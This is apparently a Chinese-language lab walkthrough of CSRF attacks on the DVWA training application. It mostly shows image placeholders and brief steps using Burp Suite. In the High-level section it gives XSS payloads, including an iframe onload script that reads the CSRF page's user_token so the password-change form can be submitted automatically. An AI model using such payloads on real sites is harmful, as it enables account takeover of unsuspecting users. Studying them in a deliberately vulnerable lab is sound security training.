
1. 设置DVWA安全级别为Medium
2. 启动burpsuite并开启代理




1. 设置firefox浏览器代理为127.0.0.1:8080




1. 关闭burpsuite拦截





1. 使用firefox浏览器发起登陆请求





1. 使用burpsuite进行CSRF攻击












1. 分析结果



1. 代码分析




说明：


针对请求来源使用http referrer头信息进行检查，但是检查逻辑存在问题，检查逻辑为在referer中查找服务器名称，若查找到则成功，否则失败

## HIGH级别

1. 设置DVWA安全级别为High
2. 借助反射型XSS实现CSRF攻击
   * 反射性XSS漏洞利用


payload: <img src="" onerror="alert(/xss/)"/>





* + 通过反射型XSS获取修改密码表单user\_token

payload: <iframe src="../csrf/" onload="alert(frames[0].document.getElementsByName('user\_token')[0].value)"></iframe>




* + 利用反射性XSS自动提交修改密码表单

